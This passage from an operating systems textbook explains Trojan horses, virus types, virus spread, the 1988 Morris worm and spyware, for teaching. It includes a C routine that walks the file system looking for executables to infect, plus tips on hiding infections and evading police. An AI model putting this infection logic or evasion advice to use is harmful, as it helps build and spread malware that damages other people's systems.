A potential setting for the user *ast* on a particular system might consist of the following directories:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

Other users are likely to have a different search path. When the user types

```
prog
```

to the shell, the shell first checks to see if there is a program at the location */usr/ast/bin/prog*. If there is, it is executed. If it is not there, the shell tries */usr/local/bin/prog*, */usr/bin/prog*, */bin/prog*, and so on, trying all 10 directories in turn before giving up. Suppose that just one of these directories was left unprotected and a cracker put a program there. If this is the first occurrence of the program in the list, it will be executed and the Trojan horse will run.

Most common programs are in */bin* or */usr/bin*, so putting a Trojan horse in */usr/bin/X11/ls* does not work for a common program because the real one will be found first. However, suppose the cracker inserts *la* into */usr/bin/X11*. If a user mistypes *la* instead of *ls* (the directory listing program), now the Trojan horse will run, do its dirty work, and then issue the correct message that *la* does not exist. By inserting Trojan horses into complicated directories that hardly anyone ever looks at and giving them names that could represent common typing errors, there is a fair chance that someone will invoke one of them sooner or later. And that someone might be the superuser (even superusers make typing errors), in which case the Trojan horse now has the opportunity to replace */bin/ls* with a version containing a Trojan horse, so it will be invoked all the time now.

Our malicious but legal user, Mal, could also lay a trap for the superuser as follows. He puts a version of *ls* containing a Trojan horse in his own directory and then does something suspicious that is sure to attract the superuser's attention, such as starting up 100 compute-bound processes at once. Chances are the superuser will check that out by typing

```
cd /home/mal
ls –l
```

to see what Mal has in his home directory. Since some shells first try the local directory before working through *$PATH*, the superuser may have just invoked Mal's Trojan horse with superuser power and bingo. The Trojan horse could then make */home/mal/bin/sh* SETUID root. All it takes is two system calls: chown to change the owner of */home/mal/bin/sh* to root and chmod to set its SETUID bit. Now Mal can become superuser at will by just running that shell.

If Mal finds himself frequently short of cash, he might use one of the following Trojan horse scams to help his liquidity position. In the first one, the Trojan horse checks to see if the victim has an online banking program installed. If so, the Trojan horse directs the program to transfer some money from the victim's account to a dummy account (preferably in a far-away country) for collection in cash later. Likewise, if the Trojan runs on a mobile phone (smart or not), the Trojan horse may also send text messages to really expensive toll numbers, preferably again in a far-away country, such as Moldova (part of the former Soviet Union).

9.9.2 Viruses

In this section we will examine viruses; after it, we turn to worms. Also, the Internet is full of information about viruses, so the genie is already out of the bottle. In addition, it is hard for people to defend themselves against viruses if they do not know how they work. Finally, there are a lot of misconceptions about viruses floating around that need correction.

What is a virus, anyway? To make a long story short, a **virus** is a program that can reproduce itself by attaching its code to another program, analogous to how

biological viruses reproduce. The virus can also do other things in addition to reproducing itself. Worms are like viruses but are self replicating. That difference will not concern us for the moment, so we will use the term "virus" to cover both. We will look at worms in Sec. 9.9.3.

How Viruses Work

Let us now see what kinds of viruses there are and how they work. The virus writer, let us call him Virgil, probably works in assembler (or maybe C) to get a small, efficient product. After he has written his virus, he inserts it into a program on his own machine. That infected program is then distributed, perhaps by posting it to a free software collection on the Internet. The program could be an exciting new game, a pirated version of some commercial software, or anything else likely to be considered desirable. People then begin to download the infected program.

Once installed on the victim's machine, the virus lies dormant until the infected program is executed. Once started, it usually begins by infecting other programs on the machine and then executing its **payload**. In many cases, the payload may do nothing until a certain date has passed to make sure that the virus is widespread before people begin noticing it. The date chosen might even send a political message (e.g., if it triggers on the 100th or 500th anniversary of some grave insult to the author's ethnic group).

In the discussion below, we will examine seven kinds of viruses based on what is infected. These are companion, executable program, memory, boot sector, device driver, macro, and source code viruses. No doubt new types will appear in the future.

Companion Viruses

A **companion virus** does not actually infect a program, but gets to run when the program is supposed to run. They are really old, going back to the days when MS-DOS ruled the earth but they still exist. The concept is easiest to explain with an example. In MS-DOS when a user types

```
prog
```

MS-DOS first looks for a program named *prog.com*. If it cannot find one, it looks for a program named *prog.exe*. In Windows, when the user clicks on Start and then Run (or presses the Windows key and then "R"), the same thing happens. Nowadays, most programs are *.exe* files; *.com* files are very rare.

Suppose that Virgil knows that many people run *prog.exe* from an MS-DOS prompt or from Run on Windows. He can then simply release a virus called *prog.com*, which will get executed when anyone tries to run *prog* (unless he actually types the full name: *prog.exe*). When *prog.com* has finished its work, it then just executes *prog.exe* and the user is none the wiser.

A somewhat related attack uses the Windows desktop, which contains shortcuts (symbolic links) to programs. A virus can change the target of a shortcut to make it point to the virus. When the user double clicks on an icon, the virus is executed. When it is done, the virus just runs the original target program.

Executable Program Viruses

One step up in complexity are viruses that infect executable programs. The simplest of this type just overwrites the executable program with itself. These are called **overwriting viruses**. The infection logic of such a virus is given in Fig. 9-28.

```
#include <sys/types.h>                          /* standard POSIX headers */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                               /* for lstat call to see if file is sym link */

search(char *dir_name)
{                                               /* recursively search for executables */
      DIR *dirp;                                /* pointer to an open directory stream */
      struct dirent *dp;                        /* pointer to a directory entry */

      dirp = opendir(dir_name);                 /* open this directory */
      if (dirp == NULL) return;                 /* dir could not be opened; forget it */
      while (TRUE) {
            dp = readdir(dirp);                 /* read next directory entry */
            if (dp == NULL) {                   /* NULL means we are done */
            chdir ("..");                       /* go back to parent directory */
            break;                              /* exit loop */
      }
      if (dp->d_name[0] == '.') continue;       /* skip the . and .. directories */
      lstat(dp->d_name, &sbuf);                 /* is entry a symbolic link? */
      if (S_ISLNK(sbuf.st_mode)) continue;      /* skip symbolic links */
      if (chdir(dp->d_name) == 0) {             /* if chdir succeeds, it must be a dir */
            search(".");                        /* yes, enter and search it */
      } else {                                  /* no (file), infect it */
            if (access(dp->d_name,X_OK) == 0)   /* if executable, infect it */
                  infect(dp->d_name);
      }
      closedir(dirp);                           /* dir processed; close and return */
}
```

Figure 9-28. A recursive procedure that finds executable files on a UNIX system.

The main program of this virus would first copy its binary program into an array by opening *argv*[0] and reading it in for safekeeping. Then it would traverse

the entire file system starting at the root directory by changing to the root directory and calling *search* with the root directory as parameter.

The recursive procedure *search* processes a directory by opening it, then reading the entries one at a time using *readdir* until a *NULL* is returned, indicating that there are no more entries. If the entry is a directory, it is processed by changing to it and then calling *search* recursively; if it is an executable file, it is infected by calling *infect* with the name of the file to infect as parameter. Files starting with "." are skipped to avoid problems with the . and .. directories. Also, symbolic links are skipped because the program assumes that it can enter a directory using the chdir system call and then get back to where it was by going to .. , something that holds for hard links but not symbolic links. A fancier program could handle symbolic links, too.

The actual infection procedure, *infect* (not shown), merely has to open the file named in its parameter, copy the virus saved in the array over the file, and then close the file.

This virus could be "improved" in various ways. First, a test could be inserted into *infect* to generate a random number and just return in most cases without doing anything. In, say, one call out of 128, infection would take place, thereby reducing the chances of early detection, before the virus has had a good chance to spread. Biological viruses have the same property: those that kill their victims quickly do not spread nearly as fast as those that produce a slow, lingering death, giving the victims plenty of chance to spread the virus. An alternative design would be to have a higher infection rate (say, 25%) but a cutoff on the number of files infected at once to reduce disk activity and thus be less conspicuous.

Second, *infect* could check to see if the file is already infected. Infecting the same file twice just wastes time. Third, measures could be taken to keep the time of last modification and file size the same as it was to help hide the infection. For programs larger than the virus, the size will remain unchanged, but for programs smaller than the virus, the program will now be bigger. Since most viruses are smaller than most programs, this is not a serious problem.

Although this program is not very long (the full program is under one page of C and the text segment compiles to under 2 KB), an assembly-code version of it can be even shorter. Ludwig (1998) gives an assembly-code program for MS-DOS that infects all the files in its directory and is only 44 bytes when assembled.

Later in this chapter we will study antivirus programs, that is, programs that track down and remove viruses. It is interesting to note here that the logic of Fig. 9-28, which a virus could use to find all the executable files to infect them, could also be used by an antivirus program to track down all the infected programs in order to remove the virus. The technologies of infection and disinfection go hand in hand, which is why it is necessary to understand in detail how viruses work in order to be able to fight them effectively.

From Virgil's point of view, the problem with an overwriting virus is that it is too easy to detect. After all, when an infected program executes, it may spread the

virus some more, but it does not do what it is supposed to do, and the user will notice this instantly. Consequently, many viruses attach themselves to the program and do their dirty work, but allow the program to function normally afterward. Such viruses are called **parasitic viruses**.

Parasitic viruses can attach themselves to the front, the back, or the middle of the executable program. If a virus attaches itself to the front, it has to first copy the program to RAM, put itself on the front, and then copy the program back from RAM following itself, as shown in Fig. 9-29(b). Unfortunately, the program will not run at its new virtual address, so the virus has to either relocate the program as it is moved or move it to virtual address 0 after finishing its own execution.




Figure 9-29. (a) An executable program. (b) With a virus at the front. (c) With a virus at the end. (d) With a virus spread over free space within the program.

To avoid either of the complex options required by these front loaders, most viruses are back loaders, attaching themselves to the end of the executable program instead of the front, changing the starting address field in the header to point to the start of the virus, as illustrated in Fig. 9-29(c). The virus will now execute at a different virtual address depending on which infected program is running, but all this means is that Virgil has to make sure his virus is position independent, using relative instead of absolute addresses. That is not hard for an experienced programmer to do and some compilers can do it upon request.

Complex executable program formats, such as *.exe* files on Windows and nearly all modern UNIX binary formats, allow a program to have multiple text and data segments, with the loader assembling them in memory and doing relocation on the fly. In some systems (Windows, for example), all segments (sections) are multiples of 512 bytes. If a segment is not full, the linker fills it out with 0s. A virus that understands this can try to hide itself in the holes. If it fits entirely, as in Fig. 9-29(d), the file size remains the same as that of the uninfected file, clearly a plus, since a hidden virus is a happy virus. Viruses that use this principle are called **cavity viruses**. Of course, if the loader does not load the cavity areas into memory, the virus will need another way of getting started.

Memory-Resident Viruses

So far we have assumed that when an infected program is executed, the virus runs, passes control to the real program, and then exits. In contrast, a **memory-resident virus** stays in memory (RAM) all the time, either hiding at the very top of memory or perhaps down in the grass among the interrupt vectors, the last few hundred bytes of which are generally unused. A very smart virus can even modify the operating system's RAM bitmap to make the system think the virus' memory is occupied, to avoid the embarrassment of being overwritten.

A typical memory-resident virus captures one of the trap or interrupt vectors by copying the contents to a scratch variable and putting its own address there, thus directing that trap or interrupt to it. The best choice is the system call trap. In that way, the virus gets to run (in kernel mode) on every system call. When it is done, it just invokes the real system call by jumping to the saved trap address.

Why would a virus want to run on every system call? To infect programs, naturally. The virus can just wait until an `exec` system call comes along, and then, knowing that the file at hand is an executable binary (and probably a useful one at that), infect it. This process does not require the massive disk activity of Fig. 9-28, so it is far less conspicuous. Catching all system calls also gives the virus great potential for spying on data and performing all manner of mischief.

Boot Sector Viruses

As we discussed in Chap. 5, when most computers are turned on, the BIOS reads the master boot record from the start of the boot disk into RAM and executes it. This program determines which partition is active and reads in the first sector, the boot sector, from that partition and executes it. That program then either loads the operating system or brings in a loader to load the operating system. Unfortunately, many years ago one of Virgil's friends got the idea of creating a virus that could overwrite the master boot record or the boot sector, with devastating results. Such viruses, called **boot sector viruses**, are still very common.

Normally, a boot sector virus [which includes MBR (Master Boot Record) viruses] first copies the true boot sector to a safe place on the disk so that it can boot the operating system when it is finished. The Microsoft disk formatting program, *fdisk*, skips the first track, so that is a good hiding place on Windows machines. Another option is to use any free disk sector and then update the bad-sector list to mark the hideout as defective. In fact, if the virus is large, it can also disguise the rest of itself as bad sectors. A really aggressive virus could even just allocate normal disk space for the true boot sector and itself, and update the disk's bitmap or free list accordingly. Doing this requires an intimate knowledge of the operating system's internal data structures, but Virgil had a good professor for his operating systems course and studied hard.

When the computer is booted, the virus copies itself to RAM, either at the top or down among the unused interrupt vectors. At this point the machine is in kernel mode, with the MMU off, no operating system, and no antivirus program running. Party time for viruses. When it is ready, it boots the operating system, usually staying memory resident so it can keep an eye on things.

One problem, however, is how to get control again later. The usual way is to exploit specific knowledge of how the operating system manages the interrupt vectors. For example, Windows does not overwrite all the interrupt vectors in one blow. Instead, it loads device drivers one at a time, and each one captures the interrupt vector it needs. This process can take a minute.

This design gives the virus the handle it needs to get going. It starts out by capturing all the interrupt vectors, as shown in Fig. 9-30(a). As drivers load, some of the vectors are overwritten, but unless the clock driver is loaded first, there will be plenty of clock interrupts later that start the virus. Loss of the printer interrupt is shown in Fig. 9-30(b). As soon as the virus sees that one of its interrupt vectors has been overwritten, it can overwrite that vector again, knowing that it is now safe (actually, some interrupt vectors are overwritten several times during booting, but the pattern is deterministic and Virgil knows it by heart). Recapture of the printer is shown in Fig. 9-30(c). When everything is loaded, the virus restores all the interrupt vectors and keeps only the system-call trap vector for itself. At this point we have a memory-resident virus in control of system calls. In fact, this is how most memory-resident viruses get started in life.




Figure 9-30. (a) After the virus has captured all the interrupt and trap vectors. (b) After the operating system has retaken the printer interrupt vector. (c) After the virus has noticed the loss of the printer interrupt vector and recaptured it.

Device Driver Viruses

Getting into memory like this is a little like spelunking (exploring caves)—you have to go through contortions and keep worrying about something falling down and landing on your head. It would be much simpler if the operating system would just kindly load the virus officially. With a little bit of work, that goal can be achieved right off the bat. The trick is to infect a device driver, leading to a **device driver virus**. In Windows and some UNIX systems, device drivers are just executable programs that live on the disk and are loaded at boot time. If one of them can be infected, the virus will always be officially loaded at boot time. Even nicer, drivers run in kernel mode, and after a driver is loaded, it is called, giving the virus a chance to capture the system-call trap vector. This fact alone is actually a strong argument for running the device drivers as user-mode programs (as MINIX 3 does)—because if they get infected, they cannot do nearly as much damage as kernel-mode drivers.

Macro Viruses

Many programs, such as *Word* and *Excel*, allow users to write macros to group several commands that can later be executed with a single keystroke. Macros can also be attached to menu items, so that when one of them is selected, the macro is executed. In Microsoft *Office*, macros can contain entire programs in Visual Basic, which is a complete programming language. The macros are interpreted rather than compiled, but that affects only execution speed, not what they can do. Since macros may be document specific, *Office* stores the macros for each document along with the document.

Now comes the problem. Virgil writes a document in *Word* and creates a macro that he attaches to the OPEN FILE function. The macro contains a **macro virus**. He then emails the document to the victim, who naturally opens it (assuming the email program has not already done this for him). Opening the document causes the OPEN FILE macro to execute. Since the macro can contain an arbitrary program, it can do anything, such as infect other *Word* documents, erase files, and more. In all fairness to Microsoft, *Word* does give a warning when opening a file with macros, but most users do not understand what this means and continue opening anyway. Besides, legitimate documents may also contain macros. And there are other programs that do not even give this warning, making it even harder to detect a virus.

With the growth of email attachments, sending documents with viruses embedded in macros is easy. Such viruses are much easier to write than concealing the true boot sector somewhere in the bad-block list, hiding the virus among the interrupt vectors, and capturing the system-call trap vector. This means that increasingly less skilled people can now write viruses, lowering the general quality of the product and giving virus writers a bad name.

Source Code Viruses

Parasitic and boot sector viruses are highly platform specific; document viruses are somewhat less so (*Word* runs on Windows and Macs, but not on UNIX). The most portable viruses of all are **source code viruses**. Imagine the virus of Fig. 9-28, but with the modification that instead of looking for binary executable files, it looks for C programs, a change of only 1 line (the call to access). The *infect* procedure should be changed to insert the line

```
#include <virus.h>
```

at the top of each C source program. One other insertion is needed, the line

```
run_virus( );
```

to activate the virus. Deciding where to put this line requires some ability to parse C code, since it must be at a place that syntactically allows procedure calls and also not at a place where the code would be dead (e.g., following a return statement). Putting it in the middle of a comment does not work either, and putting it inside a loop might be too much of a good thing. Assuming the call can be placed properly (e.g., just before the end of *main* or before the return statement if there is one), when the program is compiled, it now contains the virus, taken from *virus.h* (although *proj.h* might attract less attention should somebody see it).

When the program runs, the virus will be called. The virus can do anything it wants to, for example, look for other C programs to infect. If it finds one, it can include just the two lines given above, but this will work only on the local machine, where *virus.h* is assumed to be installed already. To have this work on a remote machine, the full source code of the virus must be included. This can be done by including the source code of the virus as an initialized character string, preferably as a list of 32-bit hexadecimal integers to prevent anyone from figuring out what it does. This string will probably be fairly long, but with today's multimegaline code, it might easily slip by.

To the uninitiated reader, all of these ways may look fairly complicated. One can legitimately wonder if they could be made to work in practice. They can be. Believe us. Virgil is an excellent programmer and has a lot of free time on his hands. Check your local newspaper for proof.

How Viruses Spread

There are several scenarios for distribution. Let us start with the classical one. Virgil writes his virus, inserts it into some program he has written (or stolen), and starts distributing the program, for example, by putting it on a shareware Website. Eventually, somebody downloads the program and runs it. At this point there are several options. To start with, the virus probably infects more files on the disk, just in case the victim decides to share some of these with a friend later. It can also try

to infect the boot sector of the hard disk. Once the boot sector is infected, it is easy to start a kernel-mode memory-resident virus on subsequent boots.

Nowadays, other options are also available to Virgil. The virus can be written to check if the infected machine is on a (wireless) LAN, something that is very likely. The virus can then start infecting unprotected files on all the machines connected to the LAN. This infection will not extend to protected files, but that can be dealt with by making infected programs act strangely. A user who runs such a program will likely ask the system administrator for help. The administrator will then try out the strange program himself to see what is going on. If the administrator does this while logged in as superuser, the virus can now infect the system binaries, device drivers, operating system, and boot sectors. All it takes is one mistake like this and all the machines on the LAN are compromised.

Machines on a company LAN often have authorization to log onto remote machines over the Internet or a private network, or even authorization to execute commands remotely without logging in. This ability provides more opportunity for viruses to spread. Thus one innocent mistake can infect the entire company. To prevent this scenario, all companies should have a general policy telling administrators never to make mistakes.

Another way to spread a virus is to post an infected program to a USENET (i.e., Google) newsgroup or Website to which programs are regularly posted. Also possible is to create a Web page that requires a special browser plug-in to view, and then make sure the plug-ins are infected.

A different attack is to infect a document and then email it to many people or broadcast it to a mailing list or USENET newsgroup, usually as an attachment. Even people who would never dream of running a program some stranger sent them might not realize that clicking on the attachment to open it can release a virus on their machine. To make matters worse, the virus can then look for the user's address book and then mail itself to everyone in the address book, usually with a Subject line that looks legitimate or interesting, like

```
Subject: Change of plans
Subject: Re: that last email
Subject: The dog died last night
Subject: I am seriously ill
Subject: I love you
```

When the email arrives, the receiver sees that the sender is a friend or colleague, and thus does not suspect trouble. Once the email has been opened, it is too late. The "I LOVE YOU" virus that spread around the world in June 2000 worked this way and did a billion dollars worth of damage.

Somewhat related to the actual spreading of active viruses is the spreading of virus technology. There are groups of virus writers who actively communicate over the Internet and help each other develop new technology, tools, and viruses. Most of them are probably hobbyists rather than career criminals, but the effects can be

just as devastating. Another category of virus writers is the military, which sees viruses as a weapon of war potentially able to disable an enemy's computers.

Another issue related to spreading viruses is avoiding detection. Jails have notoriously bad computing facilities, so Virgil would prefer avoiding them. Posting a virus from his home machine is not a wise idea. If the attack is successful, the police might track him down by looking for the virus message with the youngest timestamp, since that is probably closest to the source of the attack.

To minimize his exposure, Virgil might go to an Internet cafe in a distant city and log in there. He can either bring the virus on a USB stick and read it in himself, or if the machines do not have USB ports, ask the nice young lady at the desk to please read in the file *book.doc* so he can print it. Once it is on his hard disk, he renames the file *virus.exe* and executes it, infecting the entire LAN with a virus that triggers a month later, just in case the police decide to ask the airlines for a list of all people who flew in that week.

An alternative is to forget the USB stick and fetch the virus from a remote Web or FTP site. Or bring a notebook and plug it in to an Ethernet port that the Internet cafe has thoughtfully provided for notebook-toting tourists who want to read their email every day. Once connected to the LAN, Virgil can set out to infect all of the machines on it.

There is a lot more to be said about viruses. In particular how they try to hide and how antivirus software tries to flush them out. They can even hide inside live animals—really—see Rieback et al. (2006). We will come back to these topics when we get into defenses against malware later in this chapter.

9.9.3 Worms

The first large-scale Internet computer security violation began in the evening of Nov. 2, 1988, when a Cornell graduate student, Robert Tappan Morris, released a worm program into the Internet. This action brought down thousands of computers at universities, corporations, and government laboratories all over the world before it was tracked down and removed. It also started a controversy that has not yet died down. We will discuss the highlights of this event below. For more technical information see the paper by Spafford et al. (1989). For the story viewed as a police thriller, see the book by Hafner and Markoff (1991).

The story began sometime in 1988, when Morris discovered two bugs in Berkeley UNIX that made it possible to gain unauthorized access to machines all over the Internet. As we shall see, one of them was a buffer overflow. Working all alone, he wrote a self-replicating program, called a **worm**, that would exploit these errors and replicate itself in seconds on every machine it could gain access to. He worked on the program for months, carefully tuning it and having it try to hide its tracks.

It is not known whether the release on Nov. 2, 1988, was intended as a test, or was the real thing. In any event, it did bring most of the Sun and VAX systems on

the Internet to their knees within a few hours of its release. Morris' motivation is unknown, but it is possible that he intended the whole idea as a high-tech practical joke, but which due to a programming error got completely out of hand.

Technically, the worm consisted of two programs, the bootstrap and the worm proper. The bootstrap was 99 lines of C called *l1.c*. It was compiled and executed on the system under attack. Once running, it connected to the machine from which it came, uploaded the main worm, and executed it. After going to some trouble to hide its existence, the worm then looked through its new host's routing tables to see what machines that host was connected to and attempted to spread the bootstrap to those machines.

Three methods were tried to infect new machines. Method 1 was to try to run a remote shell using the *rsh* command. Some machines trust other machines, and just run *rsh* without any further authentication. If this worked, the remote shell uploaded the worm program and continued infecting new machines from there.

Method 2 made use of a program present on all UNIX systems called *finger* that allows a user anywhere on the Internet to type

```
finger name@site
```

to display information about a person at a particular installation. This information usually includes the person's real name, login, home and work addresses and telephone numbers, secretary's name and telephone number, FAX number, and similar information. It is the electronic equivalent of the phone book.

Finger works as follows. On every UNIX machine a background process called the **finger daemon**, runs all the time fielding and answering queries from all over the Internet. What the worm did was call *finger* with a specially handcrafted 536-byte string as parameter. This long string overflowed the daemon's buffer and overwrote its stack, the way shown in Fig. 9-21(c). The bug exploited here was the daemon's failure to check for overflow. When the daemon returned from the procedure it was in at the time it got the request, it returned not to *main*, but to a procedure inside the 536-byte string on the stack. This procedure tried to execute *sh*. If it worked, the worm now had a shell running on the machine under attack.

Method 3 depended on a bug in the mail system, *sendmail*, which allowed the worm to mail a copy of the bootstrap and get it executed.

Once established, the worm tried to break user passwords. Morris did not have to do much research on how to accomplish this. All he had to do was ask his father, a security expert at the National Security Agency, the U.S. government's code-breaking agency, for a reprint of a classic paper on the subject that Morris Sr. and Ken Thompson had written a decade earlier at Bell Labs (Morris and Thompson, 1979). Each broken password allowed the worm to log in on any machines the password's owner had accounts on.

Every time the worm gained access to a new machine, it first checked to see if any other copies of the worm were already active there. If so, the new copy exited, except one time in seven it kept going, possibly in an attempt to keep the worm

propagating even if the system administrator there started up his own version of the worm to fool the real worm. The use of one in seven created far too many worms, and was the reason all the infected machines ground to a halt: they were infested with worms. If Morris had left this out and just exited whenever another worm was sighted (or made it one in 50) the worm would probably have gone undetected.

Morris was caught when one of his friends spoke with the *New York Times* science reporter, John Markoff, and tried to convince Markoff that the incident was an accident, the worm was harmless, and the author was sorry. The friend inadvertently let slip that the perpetrator's login was *rtm*. Converting *rtm* into the owner's name was easy—all that Markoff had to do was to run *finger*. The next day the story was the lead on page one, even upstaging the presidential election three days later.

Morris was tried and convicted in federal court. He was sentenced to a fine of $10,000, 3 years probation, and 400 hours of community service. His legal costs probably exceeded $150,000. This sentence generated a great deal of controversy. Many in the computer community felt that he was a bright graduate student whose harmless prank had gotten out of control. Nothing in the worm suggested that Morris was trying to steal or damage anything. Others felt he was a serious criminal and should have gone to jail. Morris later got his Ph.D. from Harvard and is now a professor at M.I.T.

One permanent effect of this incident was the establishment of **CERT** (the **Computer Emergency Response Team**), which provides a central place to report break-in attempts, and a group of experts to analyze security problems and design fixes. While this action was certainly a step forward, it also has its downside. CERT collects information about system flaws that can be attacked and how to fix them. Of necessity, it circulates this information widely to thousands of system administrators on the Internet. Unfortunately, the bad guys (possibly posing as system administrators) may also be able to get bug reports and exploit the loopholes in the hours (or even days) before they are closed.

A variety of other worms have been released since the Morris worm. They operate along the same lines as the Morris worm, only exploiting different bugs in other software. They tend to spread much faster than viruses because they move on their own.

9.9.4 Spyware

An increasingly common kind of malware is **spyware**, Roughly speaking, spyware is software that is surrepitiously loaded onto a PC without the owner's knowledge and runs in the background doing things behind the owner's back. Defining it, though, is surprisingly tricky. For example, Windows Update automatically downloads security patches to Windows without the owners being aware of it. Similarly, many antivirus programs automatically update themselves silently in the

background. Neither of these are considered spyware. If Potter Stewart were alive, he would probably say: "I can't define spyware, but I know it when I see it."†

Others have tried harder to define it (spyware, not pornography). Barwinski et al. (2006) have said it has four characteristics. First, it hides, so the victim cannot find it easily. Second, it collects data about the user (Websites visited, passwords, even credit card numbers). Third, it communicates the collected information back to its distant master. And fourth, it tries to survive determined attempts to remove it. Additionally, some spyware changes settings and performs other malicious and annoying activities as described below.

Barwinsky et al. divided the spyware into three broad categories. The first is marketing: the spyware simply collects information and sends it back to the master, usually to better target advertising to specific machines. The second category is surveillance, where companies intentionally put spyware on employee machines to keep track of what they are doing and which Websites they are visiting. The third gets close to classical malware, where the infected machine becomes part of a zombie army waiting for its master to give it marching orders.

They ran an experiment to see what kinds of Websites contain spyware by visiting 5000 Websites. They observed that the major purveyors of spyware are Websites relating to adult entertainment, warez, online travel, and real estate.

A much larger study was done at the University of Washington (Moshchuk et al., 2006). In the UW study, some 18 million URLs were inspected and almost 6% were found to contain spyware. Thus it is not surprising that in a study by AOL/NCSA that they cite, 80% of the home computers inspected were infested by spyware, with an average of 93 pieces of spyware per computer. The UW study found that the adult, celebrity, and wallpaper sites had the largest infection rates, but they did not examine travel and real estate.

How Spyware Spreads

The obvious next question is: "How does a computer get infected with spyware?" One way is the same as with any malware: via a Trojan horse. A considerable amount of free software contains spyware, with the author of the software making money from the spyware. Peer-to-peer file-sharing software (e.g., Kazaa) is rampant with spyware. Also, many Websites display banner ads that direct surfers to spyware-infested Web pages.

The other major infection route is often called the **drive-by download**. It is possible to pick up spyware (in fact, any malware) just by visiting an infected Web page. There are three variants of the infection technology. First, the Web page may redirect the browser to an executable (*.exe*) file. When the browser sees the file, it pops up a dialog box asking the user if he wants to run or save the program. Since legitimate downloads use the same mechanism, most users just click on RUN,

† Stewart was a justice on the U.S. Supreme Court who once wrote an opinion on a pornography case in which he admitted to being unable to define pornography but added: "but I know it when I see it."

which causes the browser to download and execute the software. At this point, the machine is infected and the spyware is free to do anything it wants to.

The second common route is the infected toolbar. Both Internet Explorer and Firefox support third-party toolbars. Some spyware writers create a nice toolbar that has some useful features and then widely advertise it as a great free add-on. People who install the toolbar get the spyware. The popular Alexa toolbar contains spyware, for example. In essence, this scheme is a Trojan horse, just packaged differently.

The third infection variant is more devious. Many Web pages use a Microsoft technology called **activeX controls**. These controls are x86 binary programs that plug into Internet Explorer and extend its functionality, for example, rendering special kinds of image, audio, or video Web pages. In principle, this technology is legitimate. In practice, it is dangerous. This approach always targets IE (Internet Explorer), never Firefox, Chrome, Safari, or other browsers.

When a page with an activeX control is visited, what happens depends on the IE security settings. If they are set too low, the spyware is automatically downloaded and installed. The reason people set the security settings low is that when they are set high, many Websites do not display correctly (or at all) or IE is constantly asking permission for this and that, none of which the user understands.

Now suppose the user has the security settings fairly high. When an infected Web page is visited, IE detects the activeX control and pops up a dialog box that contains a message *provided by the Web page*. It might say

Do you want to install and run a program that will speed up your Internet access?

Most people will think this is a good idea and click YES. Bingo. They're history. Sophisticated users may check out the rest of the dialog box, where they will find two other items. One is a link to the Web page's certificate (as discussed in Sec. 9.5) provided by some CA they have never heard of and which contains no useful information other than the fact that CA vouches that the company exists and had enough money to pay for the certificate. The other is a hyperlink to a different Web page provided by the Web page being visited. It is supposed to explain what the activeX control does, but, in fact, it can be about anything and generally explains how wonderful the activeX control is and how it will improve your surfing experience. Armed with this bogus information, even sophisticated users often click YES.

If they click NO, often a script on the Web page uses a bug in IE to try to download the spyware anyway. If no bug is available to exploit, it may just try to download the activeX control again and again and again, each time causing IE to display the same dialog box. Most people do not know what to do at that point (go to the task manager and kill IE) so they eventually give up and click YES. See Bingo above.

Often what happens next is that the spyware displays a 20–30 page license agreement written in language that would have been familiar to Geoffrey Chaucer

but not to anyone subsequent to him outside the legal profession. Once the user has accepted the license, he may lose his right to sue the spyware vendor because he has just agreed to let the spyware run amok, although sometimes local laws override such licenses. (If the license says "Licensee hereby irrevocably grants to licensor the right to kill licensee's mother and claim her inheritance" licensor may have some trouble convincing the courts when he comes to collect, despite licensee's agreeing to the license.)

Actions Taken by Spyware

Now let us look at what spyware typically does. All of the items in the list below are common.

1. Change the browser's home page.
2. Modify the browser's list of favorite (bookmarked) pages.
3. Add new toolbars to the browser.
4. Change the user's default media player.
5. Change the user's default search engine.
6. Add new icons to the Windows desktop.
7. Replace banner ads on Web pages with those the spyware picks.
8. Put ads in the standard Windows dialog boxes.
9. Generate a continuous and unstoppable stream of pop-up ads.

The first three items change the browser's behavior, usually in such a way that even rebooting the system does not restore the previous values. This attack is known as mild **browser hijacking** (mild, because there are even worse hijacks). The two items change settings in the Windows registry, diverting the unsuspecting user to a different media player (that displays the ads the spyware wants displayed) and a different search engine (that returns Websites the spyware wants it to). Adding icons to the desktop is an obvious attempt to get the user to run newly installed software. Replacing banner ads (468×60 *.gif* images) on subsequent Web pages makes it look like all Web pages visited are advertising the sites the spyware chooses. But it is the last item that is the most annoying: a pop-up ad that can be closed, but which generates another pop-up ad immediately *ad infinitum* with no way to stop them. Additionally, spyware sometimes disables the firewall, removes competing spyware, and carries out other malicious actions.

